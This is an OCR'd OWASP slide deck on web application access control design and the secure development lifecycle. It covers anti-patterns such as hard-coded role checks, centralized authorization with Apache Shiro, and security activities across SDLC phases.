
Strategic Remediation

- Ownership is *Builders*
- Focus on web application root causes of vulnerabilities and creation of controls **in code**
- Ideas during design and initial coding phase of SDLC
- This takes serious ***time, expertise and planning***

Tactical Remediation

- Ownership is *Defenders*
- Focus on web applications that are ***already in production*** and exposed to attacks
- Examples include using a Web Application Firewall (WAF) such as ModSecurity
- Aim to ***minimize the Time-to-Fix exposures***

OWASP ModSecurity Core Rule Set



http://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

Web App Access Control Design

Access Control Anti-Patterns

- Hard-coded role checks in application code
- Lack of centralized access control logic
- Untrusted data driving access control decisions
- Access control that is "open by default"
- Lack of addressing horizontal access control in a standardized way (if at all)
- Access control logic that needs to be manually added to every endpoint in code
- Access Control that is "sticky" per session
- Access Control that requires per-user policy

What is Access Control?

- Authorization is the process where a system determines if a specific user has access to a resource
- **Permission**: Represents app behavior only
- **Entitlement**: What a user is actually allowed to do
- **Principle/User**: Who/what you are entitling
- **Implicit Role**: Named permission, user associated
- if (user.isRole("Manager"));
- **Explicit Role**: Named permission, resource associated
- if (user.isAuthorized("report:view:3324");


Attacks on Access Control

- Vertical Access Control Attacks
- A standard user accessing administration functionality
- Horizontal Access Control Aattacks
- Same role, but accessing another user's private data
- Business Logic Access Control Attacks
- Abuse of one or more linked activities that collectively realize a business objective

Access Controls Impact

- Loss of accountability
- Attackers maliciously execute actions as other users
- Attackers maliciously execute higher level actions
- Disclosure of confidential data
- Compromising admin-level accounts often results in access to user's confidential data
- Data tampering
- Privilege levels do not distinguish users who can only view data and users permitted to modify data

Hard-coded roles



Hard-Coded Roles

```
void editProfile(User u, EditUser eu) {
  if (u.isManager()) {
     editUser(eu)
  }
}
```

- How do you change the policy of this code?

Hard-Coded Roles

```
if ((user.isManager() ||
                user.isAdministrator() ||
                user.isEditor()) &&
     user.id() != 1132))
{
     //execute action
}
```

Hard-Coded Roles

- Makes "proving" the policy of an application difficult for audit or Q/A purposes
- Any time access control policy needs to change, new code need to be pushed
- RBAC is often not granular enough
- Fragile, easy to make mistakes

Order-Specific Operations

Order- Specific Operations

- Imagine the following parameters
- `http://example.com/buy?action=chooseDataPackage`
- `http://example.com/buy?action=customizePackage`
- `http://example.com/buy?action=makePayment`
- `http://example.com/buy?action=downloadData`

- Can an attacker control the sequence?
- Can an attacker abuse this with concurrency?

Rarely Depend on Untrusted Data

- Never trust request data for access control decisions
- Never make access control decisions in JavaScript
- Never make authorization decisions ***based solely on:***
- hidden fields
- cookie values
- form parameters
- URL parameters
- anything else from the request
- Never depend on the order of values sent from the client

Best practice

Best Practice: Centralized AuthZ

- Define a centralized access controller
- ACLService.isAuthorized(PERMISSION_CONSTANT)
- ACLService.assertAuthorized(PERMISSION_CONSTANT)
- Access control decisions go through these simple API's
- Centralized logic to drive policy behavior and persistence
- May contain data-driven access control policy information

Best Practice: Code to the Activity

```
if (AC.hasAccess("article:edit:12"))
{
    //execute activity
}
```

- Code it once, never needs to change again
- Implies policy is centralized in some way
- Implies policy is persisted in some way
- Requires more design/work up front to get right

Using a Centralized Access Controller

- In Presentation Layer

```
if (isAuthorized(Permission.VIEW_LOG_PANEL))
{
    <h2>Here are the logs</h2>
    <%=getLogs();%/>
}
```

Using a Centralized Access Controller

- In Controller

```
try (assertAuthorized(Permission.DELETE_USER))
{
    deleteUser();
} catch (Exception e) {
//SOUND THE ALARM
}
```

SQL Integrated Access Control

- Example Feature
- `http://mail.example.com/viewMessage?msgid=2356342`

- This SQL would be vulnerable to tampering
- `select * from messages where messageid = 2356342`

- Ensure the owner is referenced in the query!
- `select * from messages where messageid = 2356342 AND messages.message_owner = <userid_from_session>`

Data Contextual Access Control

- Data Contextual / Horizontal Access Control API examples:
- `ACLService.isAuthorized("car:view:321")`
- `ACLService.assertAuthorized("car:edit:321")`
- Long form:
- `Is Authorized(user, Perm.EDIT_CAR, Car.class, 14)`
- Check if the user has the right role in the context of a specific object
- Protecting data a the lowest level!

Apache SHIRO

http://shiro.apache.org/

- Apache Shiro is a powerful and easy to use Java security framework.
- Offers developers an intuitive yet comprehensive solution to **authentication, authorization**, cryptography, and session management.
- Built on sound interface-driven design and OO principles.
- Enables custom behavior.
- Sensible and secure defaults for everything.

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs secure access control mechanism

The Solution

```
if ( currentUser.isPermitted( "lightsaber:weild" ) ) {
    log.info("You may use a lightsaber ring.  Use it wisely.");
} else {
    log.info("Sorry, lightsaber rings are for schwartz masters only.");
}
```

Solving Real World Access Control Problems with the Apache Shiro

The Problem

Web Application needs to secure access to a specific object

The Solution

```
if ( currentUser.isPermitted( "winnebago:drive:eagle5" ) ) {
    log.info("You are permitted to 'drive' the 'winnebago' with license plate (id)
'eagle5'. Here are the keys - have fun!");
} else {
    log.info("Sorry, you aren't allowed to drive the 'eagle5' winnebago!");
}
```

Secure Development Lifecycle

Securing the SDLC

Bespoke Applications Vs. Commercial Applications

Application Development internal use:

- Bespoke, customized, one-off application
  - Audience is not so great: (Users, developers, test)
    - ➢ Vulnerabilities are not discovered too quickly by users.
    - ➢ Vulnerabilities are discovered by hackers, they actively look for them.

Bespoke application = Small audience = Less chance of vulnerabilities being discovered
This is unlike, Say Microsoft Windows 7 etc……

First Line of Defense:

The Developer:


- Writes the code.
- Understands the problem better than anyone!
- Has the skill set.
- More effective and efficient in providing a solution

Complexity Vs Security

As Functionality and hence complexity increase security decreases.

Integrating security into functionality at design time Is easier and cheaper.


"100 Times More Expensive to Fix Security Bug at Production Than Design"
– IBM Systems Sciences Institute




It also costs less in the long-term.
-maintenance cost

A Few Facts and figures:

How Many Vulnerabilities Are Application Security Related?



Growth of Threat



A Few Facts and figures


Interesting Statistics – *Employing code review*

- IBM Reduces 82% of Defects Before Testing Starts
- HP Found 80% of Defects Found Were Not Likely To Be Caught in Testing
- 100 Times More Expensive to Fix Security Bug at Production Than Design"
  – IBM Systems Sciences Institute

Promoting People Looking at Code

- Improvement Earlier in SDLC
- Fix at Right Place; the Source
- Takes 20% extra time – payoff is order of magnitude more.

Cost of error correction : Later = more expensive.



If Cars Were Built Like Applications….

1. 70% of all cars would be built without following the original designs and blueprints.The other 30% would not have designs.
2. Cars would have no airbags, mirrors, seat belts, doors, roll-bars, side-impact bars, or locks, because no-one had asked for them. But they *would* all have at least six cup holders.
3. Not all the components would be bolted together securely and many of them would not be built to tolerate even the slightest abuse.
4. Safety tests would assume frontal impact only. Cars would not be roll tested, or tested for stability in emergency maneuvers, brake effectiveness, side impact and resistance to theft.
5. Many safety features originally included might be removed before the car was completed, because they might adversely impact performance.
6. 70% of all cars would be subject to monthly recalls to add major components left out of the initial production. The other 30% wouldn't be recalled, because no-one would sue anyway.

How do we do it?

Security Analyst

Understand the data and information held in the application
Understand the types of users is half the battle
Involve an analyst starting with the design phase

Developer

Embrace secure application development
Bake security into frameworks when you can
Quality is not just “Does it work”
Security is a measure of quality also

How do we do it? (contd)

QA:


Security vulnerabilities are to be considered bugs, the same way as a functional bug, and tracked in the same manner.

Managers:

Factor some time into the project plan for security.
Consider security as added value in an application.

– *$1 spent up front saves $10 during development and $100 after release*

Software security tollgates in the SDLC



Application Security Risk Categorization

Goal

- More security for riskier applications
- Ensures that you work the most critical issues first
- Scales to hundreds or thousands of applications

Tools and Methodology

- Security profiling tools can gather facts
  - *Size, complexity, security mechanisms, dangerous calls*
- Questionnaire to gather risk information
  - *Asset value, available functions, users, environment, threats*
- Risk-based approach
  - *Evaluates likelihood and consequences of successful attack*

Application Security Project Plan

Define the plan to ensure security at the end
- Ideally done at start of project
- Can also be started before or after development is complete

Based on the risk category
- Identify activities at each phase
- Necessary people and expertise required
- Who has responsibility for risks
- Ensure time and budget for security activities
- Establish framework for establishing the “line of sight”

Application Security Requirements Tailoring

Get the security requirements and policy right

Start with a generic set of security requirements
- Must include all security mechanisms
- Must address all common vulnerabilities
- Can be use (or misuse) cases
- Should address all driving requirements (regulation, standards, best practices, etc.)

Tailoring examples…
- Specify how authentication will work
- Detail the access control matrix (roles, assets, functions, permissions)
- Define the input validation rules
- Choose an error handling and logging approach

Design Reviews

Better to find flaws early

Security design reviews
- Check to ensure design meets requirements
- Also check to make sure you didn't miss a requirement

Assemble a team
- Experts in the technology
- Security-minded team members
- Do a high-level threat model against the design
- Be sure to do root cause analysis on any flaws identified

Software Vulnerability Analysis

Find flaws in the code early

Many different techniques

- Static (against source or compiled code)
  Security focused static analysis tools
  Peer review process
  Formal security code review
- Dynamic (against running code)
  Scanning
  Penetration testing

Goal

Ensure completeness (across all vulnerability areas)
Ensure accuracy (minimize false alarms)

Application Security Testing

Identify security flaws during testing

Develop security test cases

- Based on requirements
- Be sure to include “negative” tests
- Test all security mechanisms and common vulnerabilities

Flaws feed into defect tracking and root cause analysis

Application Security Defect Tracking and Metrics

"Every security flaw is a process problem"

Tracking security defects

- Find the source of the problem
  - *Bad or missed requirement, design flaw, poor implementation, etc…*
- ISSUE: can you track security defects the same way as other defects

Metrics

- What lifecycle stage are most flaws originating in?
- What security mechanisms are we having trouble implementing?
- What security vulnerabilities are we having trouble avoiding?

Configuration Management and Deployment

Ensure the application configuration is secure

Security is increasingly “data-driven”

- XML files, property files, scripts, databases, directories

How do you control and audit this data?

- Design configuration data for audit
- Put all configuration data in CM
- Audit configuration data regularly
- Don’t allow configuration changes in the field

What now?

"So now, when we face a choice between adding features and resolving security issues, we need to choose security." *-Bill Gates*

If you think technology can solve your security problems, then you don't understand the problems and you don't understand the technology.
-Bruce Schneier

Using encryption on the Internet is the equivalent of arranging an armored car to deliver credit-card information from someone living in a cardboard box to someone living on a park bench.
-Gene Spafford

Thank YOU!

Eoin.Keary@owasp.org

Jim.Manico@owasp.org